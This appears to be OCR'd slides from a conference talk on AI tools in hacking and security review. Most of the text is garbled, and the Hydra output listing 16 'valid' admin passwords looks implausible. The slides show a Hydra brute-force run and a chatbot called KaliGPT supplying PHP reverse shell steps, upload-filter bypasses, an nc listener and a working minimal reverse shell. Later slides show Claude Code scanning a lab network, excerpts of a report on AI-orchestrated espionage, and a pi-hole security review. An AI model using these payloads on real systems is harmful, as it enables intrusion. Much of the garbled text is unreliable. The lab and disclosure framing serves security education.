
```
--$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.0.6 http-post-form "/login.php:username=USER*&password=PASS*:Login
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 20:23:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.0.0.6:80/login.php:username=USER*&password=PASS*:Login failed
[80][http-post-form] host: 10.0.0.6 login: admin password: 123456789
[80][http-post-form] host: 10.0.0.6 login: admin password: princess
[80][http-post-form] host: 10.0.0.6 login: admin password: rockyou
[80][http-post-form] host: 10.0.0.6 login: admin password: 12345
[80][http-post-form] host: 10.0.0.6 login: admin password: password
[80][http-post-form] host: 10.0.0.6 login: admin password: iloveyou
[80][http-post-form] host: 10.0.0.6 login: admin password: 1234567
[80][http-post-form] host: 10.0.0.6 login: admin password: babygirl
[80][http-post-form] host: 10.0.0.6 login: admin password: daniel
[80][http-post-form] host: 10.0.0.6 login: admin password: 12345678
[80][http-post-form] host: 10.0.0.6 login: admin password: 123456
[80][http-post-form] host: 10.0.0.6 login: admin password: abc123
[80][http-post-form] host: 10.0.0.6 login: admin password: monkey
[80][http-post-form] host: 10.0.0.6 login: admin password: lovely
[80][http-post-form] host: 10.0.0.6 login: admin password: jessica
[80][http-post-form] host: 10.0.0.6 login: admin password: nicole
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 20:23:58
```

WE FOUND 16 ADMIN CREDENTIALS WITH HYDRA

4. How to create a custom reverse shell with KaliGPT

water



Summary: How to create a custom reverse shell with Kali GPT

water

WE KINDLY ASK FOR
A REVERSE SHELL

Das ist das Ergebnis. Jetzt möchte ich eine Reverse Shell erstellen.

KALIGPT GIVES US A
STEP BY STEP
APPROACH

Option A: PHP Reverse Shell via Upload

1. Beispiel-Shell holen (Kali bringt sie mit):

```
bash
cp /usr/share/webshells/php/php-reverse-shell.php -
```

2. IP & Port anpassen:

```
bash
nano php-reverse-shell.php
```

- Suche nach: `set_time_limit(0);`
- Ersetze die IP `127.0.0.1` mit deiner Kali-IP `10.0.0.4`
- Setze z.B. Port auf `4444`

3. Upload testen:

- Falls die App einen Datei-Upload bietet: versuche `..php`, `..php5`, `..php1a` oder nutze Doppel-Erweiterung `file.php.jpg`
- Nutze BurpSuite, falls Client-Side-Checks blockieren

4. Listener starten:

```
bash
nc -lvp 4444
```

5. Shell aktivieren (durch Aufruf der Datei im Browser):

```
perl
http://10.0.0.4/uploads/php-reverse-shell.php
```

TO MAKE THIS MORE
CHALLENGING, WE
ASK IT FOR A CUSTOM
SHELL INSTEAD OF
THE EXISTING ONE

Kannst du mir stattdessen ein Copy-Paste-Skript für die php-datei geben? Ich möchte eine neue Shell erstellen, keine vorgefertigte

KALIGPT DELIVERS
OUR CUSTOM SHELL
IN NO TIME


Kali PHP Reverse Shell (minimal)

```
php
<?php
// >>> SET YOUR IP AND PORT BELOW <<<
$ip = '10.0.0.4'; // + deine Kali-IP
$port = 4444; // + dein gewünschter Port

$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh', [
    0 => $sock, // STDIN
    1 => $sock, // STDOUT
    2 => $sock // STDERR
], $pipes);
?>
```




water



....and now let's get it on

STEROIDS!

Can we use Claude AI to hack a vulnerable webapp without the need to know what we are doing?

water

The setup:



Browser
with access
to DVWA



SSH to
KaliVM

- We SSH into our KaliVM
- We start Claude inside the KaliVM
- We have a Browser ready to access DVWA later

Azure



KaliVM




Vulnerable
VM (DVWA)

- We prepared a secured Azure environment
- Deployed DVWA
- Deployed a KaliVM without Desktop

STEP 1:

We asked Claude how to find other vulnerable machines around us and let it do all the magic :)

water



The image shows a terminal window with the Claude Code v2.8.14 interface. The terminal has a dark background with light blue text. The top bar shows the terminal title as 'kaliadmin@kali: ~' and several open 'Windows PowerShell' tabs. The main content area is divided into two panels. The left panel displays a welcome message 'Welcome back Martin!' with a small orange robot icon and the text 'Sonnet 4.5 · Claude Pro /home/kaliadmin'. The right panel contains 'Tips for getting started' and 'Recent activity' sections. Below the panels, a red rectangular box highlights the prompt '> We are on a kali linux machine. Find out our IP and scan for local systems next to us'. The terminal shows the command '* Metamorphosing_ (esc to interrupt)' and a cursor at the prompt '>'. At the bottom, there is a help message '? for shortcuts'.

```
kaliadmin@kali: ~  
Claude Code v2.8.14  
Welcome back Martin!  
Sonnet 4.5 · Claude Pro /home/kaliadmin  
Tips for getting started  
Run /init to create a CLAUDE.md file with instructions for Claude  
Note: You have launched claude in your home directory. For the best experience, launch i_  
Recent activity  
No recent activity  
> We are on a kali linux machine. Find out our IP and scan for local systems next to us  
* Metamorphosing_ (esc to interrupt)  
> ? for shortcuts
```

ANTHROPIC

Disrupting the first reported AI-orchestrated cyber espionage campaign

Full report

November 2025

anthropic.com

Executive summary

We have developed sophisticated safety and security measures to prevent the misuse of

are generally effective, cybercriminals and other to find ways around them. This report details a recent upt, along with the steps we've taken to detect presents the work of Threat Intelligence: a dedicated d world cases of misuse and works within our r defenses against such cases.

highly sophisticated cyber espionage operation. We s conducted by a Chinese state-sponsored group nts a fundamental shift in how advanced threat ed a well-resourced, professionally coordinated ous targeted intrusions. The operation targeted on validated a handful of successful intrusions.

liately launched an investigation to understand its en days, as we mapped the severity and full extent of they were identified, notified affected entities as orities as we gathered actionable intelligence.

ented integration and autonomy of AI throughout or manipulating Claude Code to support y, exploitation, lateral movement, credential on operations largely autonomously. The human ode to operate in groups as autonomous penetration the threat actor able to leverage AI to execute dently at physically impossible request rates.

from our previous "[vibe hacking](#)" findings identified rusions with compromised VPNs for internal access, e loop directing operations.

AI-enabled threat actor capabilities. The actor umented case of a cyberattack largely executed the AI autonomously discovered vulnerabilities in nd successfully exploited them in live operations, exploitation activities from analysis, lateral ccess, to data exfiltration. Most significantly, this

marks the first documented case of agentic AI successfully obtaining access to confirmed high-value targets for intelligence collection, including major technology corporations and government agencies. While [we predicted](#) these capabilities would continue to evolve, what has stood out to us is how quickly they have done so at scale.

during investigation: Claude frequently overstated ed data during autonomous operations, claiming to have ork or identifying critical discoveries that proved to be s AI hallucination in offensive security contexts presented nal effectiveness, requiring careful validation of all bstacle to fully autonomous cyberattacks.


Claude usage, this case study likely reflects consistent er AI models and demonstrates how threat actors are it today's most advanced AI capabilities. Rather than e threat actor manipulated Claude to perform actual iminal human oversight.

contribute to the work of the broader AI safety and se in industry, government, and the wider research defenses against the abuse of AI systems. GTG-1002 has security and underscores the urgent need for AI eleasing reports like this regularly, and to be transparent

is report can be found [at this link](#).

Vibe-Hacking

water




[..]“The actor achieved [..] a cyberattack largely executed without human intervention at scale – the AI autonomously discovered vulnerabilities in targets selected by human operators and successfully exploited them in live operations, then performed a wide range of post-exploitation activities from analysis, lateral movement, privilege escalation, data access, to data exfiltration.”

Making frontier cybersecurity capabilities available to defenders

water

Claude Code Security, a new capability built into Claude Code on the web, is now available in a limited research preview. It scans codebases for security vulnerabilities and suggests targeted software patches for human review, allowing teams to find and fix security issues that traditional methods often miss.



■ > 10% Loss ■ 7-10% Loss ■ < 7% Loss

-14.30%

Max. loss

-9.70%

Avg. loss

9

companies
affected

What Is Claude Code Security?

water

Claude Code Security analyzes source code like an experienced security researcher – not through pattern matching, but through deep understanding of context, data flows, and component interactions.

500+

vulnerabilities found in open-source projects – bugs that went undetected for years



/security-review

Ad-hoc analysis directly in the terminal. Find and remediate vulnerabilities before committing.



GitHub Action

Automated review on every pull request. Inline comments with findings and suggested fixes.



Semantic Analysis

Understands context rather than just patterns. Tracks data flows across files and components.



Human in the Loop

Every finding is verified, prioritized, and delivered with a patch suggestion. The team decides on implementation.

“Test in prod or live a lie.”

water

Security review for PI-hole repository

```
/security-review make a review for the following repo https://github.com/pi-hole/pi-hole
```

I'll perform a security review of the pi-hole/pi-hole repository. Let me start by cloning it and then analyzing the codebase.

> Ran 2 commands

Good, the repo is cloned. Let me explore its structure and then launch the security review.

> Ran 2 commands

Now let me launch parallel security review agents on the major code areas.

> Ran 4 agents, updated todo list

Four security review agents are running in parallel, analyzing:

1. Core Installer (`basic-install.sh`) - root-level installation script
2. Gravity + CLI (`gravity.sh`, `pihole`) - blocklist engine and main CLI
3. Advanced scripts - API, update, debug, checkout, and utility scripts
4. Config templates - systemd units, sudoers, cron, and service configs

Waiting for all agents to complete their deep analysis...

> Used 5 tools

All four agents have completed their analysis. Let me compile the final report.

> Updated todo list

Security Review: pi-hole/pi-hole

Repository: <https://github.com/pi-hole/pi-hole>

Date: 2026-02-25

Scope: Full codebase (~7,600 lines of Bash across installer, CLI, gravity engine, advanced scripts, systemd units, cron configs, and CI/CD workflows)

Executive Summary

Severity	Count
Critical	0
High	12
Medium	16
Low	11
Informational	5
Total	44

Overall Risk: HIGH -- PI-hole runs as root on DNS infrastructure. The combination of supply-chain integrity gaps (SHA-1 binary verification, no GPG signing), command/SQL injection vectors, and insufficient systemd sandboxing means a single upstream compromise or local privilege escalation could yield full root access on the host.

FINDING 1.1 [HIGH] - FTL Binary Verified with SHA-1, No GPG Signature

The core DNS daemon (`pihole-FTL`) is verified using SHA-1 checksums downloaded from the ****same server**** as the binary. SHA-1 is broken (SHattered, 2017). If `ftl.pi-hole.net` is compromised, the attacker controls both the binary and the hash, defeating the integrity check entirely. No GPG/code-signing verification exists.

****Lines:**** 1875-1879, 2066, 2099, 2110-2117

```
```bash
curl -sSL --fail "${url}/${binary}.sha1" -o "${binary}.sha1"
if shasum --status --quiet -c "${binary}.sha1; then
 # installs the binary as root
```
```

****Fix:**** Replace SHA-1 with SHA-256 + detached GPG signature

```
```bash
curl -sSL --fail "${url}/${binary}.sha256" -o "${binary}.sha256"
curl -sSL --fail "${url}/${binary}.sha256.asc" -o "${binary}.sha256.asc"
gpg --verify "${binary}.sha256.asc" "${binary}.sha256" 2>/dev/null
sha256sum --status --quiet -c "${binary}.sha256" || return 1
install -T -m 0755 "${binary}" /usr/bin/pihole-FTL
```
```



Ich bin kein Entwickler möchte aber über die Möglichkeiten von Claude Code for Security Review aufklären, dazu habe ich eine Analyse von Pihole machen lassen und würde gerne ein bis zwei griffige Beispiele auf der Bühne erklären welche Potential aus der Analyse raus kommt. Schau dir das review.md an und gebe mir entsprechende Vorschläge.

Evaluierte Sicherheitsfunde und kuratierte zwei prägnante Bühnenbeispiele >

Alex, ich hab mir das Review komplett durchgelesen. Starkes Material. Hier meine Empfehlung für zwei Beispiele, die auf der Bühne sofort zünden, weil sie auch für Nicht-Entwickler sofort greifbar sind:

Empfehlung 1: „Der Schlüssel liegt im selben Tresor“ (Scenario 1 / Finding 1.1)

Warum perfekt für die Bühne: Das Konzept ist in einem Satz erklärbar und das Publikum versteht sofort, warum es absurd ist.

Die Story: Pi-hole ist auf Millionen von Geräten weltweit installiert und kontrolliert den DNS-Verkehr ganzer Netzwerke. Wenn ein Update kommt, lädt es die neue Binary herunter und prüft die Integrität mit einer SHA-1-Checksum. Klingt erstmal gut. Das Problem: Die Checksum kommt vom selben Server wie die Binary selbst. Das ist, als würde der Pizzabote seinen eigenen Ausweis mitbringen und sagen „schau, ich bin echt.“ Wenn ein Angreifer den Server kontrolliert (DNS-Poisoning, BGP-Hijack, kompromittiertes CDN), tauscht er einfach beides aus. SHA-1 ist seit 2017 gebrochen. Die Binary wird als root installiert, kontrolliert danach den DNS für das gesamte Netzwerk.

Punch auf der Bühne: „Claude Code hat in einer automatisierten Analyse mit 4 parallelen Agenten 7.600 Zeilen Bash-Code gescannt und 44 Findings identifiziert. Dieses eine Finding allein bedeutet: Jeder, der den Netzwerkverkehr eines Pi-hole manipulieren kann, übernimmt per Update den DNS für euer gesamtes Netzwerk. Vollständiger Root-Zugriff. Kein Passwort nötig.“

water



OpenClaw

THE AI THAT ACTUALLY DOES THINGS.

100 AI tools you must try in 2026


water

| | | | | |
|--|--|---|---|--|
| Ideas <ul style="list-style-type: none">Bing ChatYOUPerplexityChatGPTClaude | Presentation <ul style="list-style-type: none">PreziPitchPopai.proSlides AISlidebean | Website <ul style="list-style-type: none">DoraDurableWegicFramer10Web | Writing <ul style="list-style-type: none">RytrJasperCopy AITextblazeSudowriteWritesonic | AI Model <ul style="list-style-type: none">Rendernet.aiGlambase AppAPOBDeepmodeAI Hentai |
| Meeting <ul style="list-style-type: none">TldvKrispOtterAvomaFireflies | Chatbot <ul style="list-style-type: none">PoeClaudeGeminiChatGPTHuggingChat | Automation <ul style="list-style-type: none">PhraseeOutreachClickUpDriftEmplifi | UI/UX <ul style="list-style-type: none">Galileo AIKhromaUizardVisilyVisualEyes | Image <ul style="list-style-type: none">DzineFreepikPhygital+Stockimg.aiBing create |
| Design <ul style="list-style-type: none">LookaClipdropAutodrawVance AIDesigns AI | Video <ul style="list-style-type: none">PictoryHeyGenNullface.aiDecohereSynthesia | Blog writer <ul style="list-style-type: none">KattebRewordElephasJunia AIJournalist AI | Marketing <ul style="list-style-type: none">AdCopyPredis AIHowler AIBardeen AIAdCreative | Twitter <ul style="list-style-type: none">MetricoolPostwiseTribescalerTweetHunterTypefully |
| Code Generator <ul style="list-style-type: none">CodeiumContinuev0 .devCodeWPRefraction | Speech to Text <ul style="list-style-type: none">FluentlyAICockatooWhisperUIAssemblyAISpeechPulse | AI Detector <ul style="list-style-type: none">GPTZeroWordtuneCopyleaksBypassGPTGrammarly | Voice <ul style="list-style-type: none">UdioSuno AIVEED .IOSpeechtifyElevenLabs | Web3 <ul style="list-style-type: none">AlvaAletheaAdot AISpice AILIKN |

@nrqa_

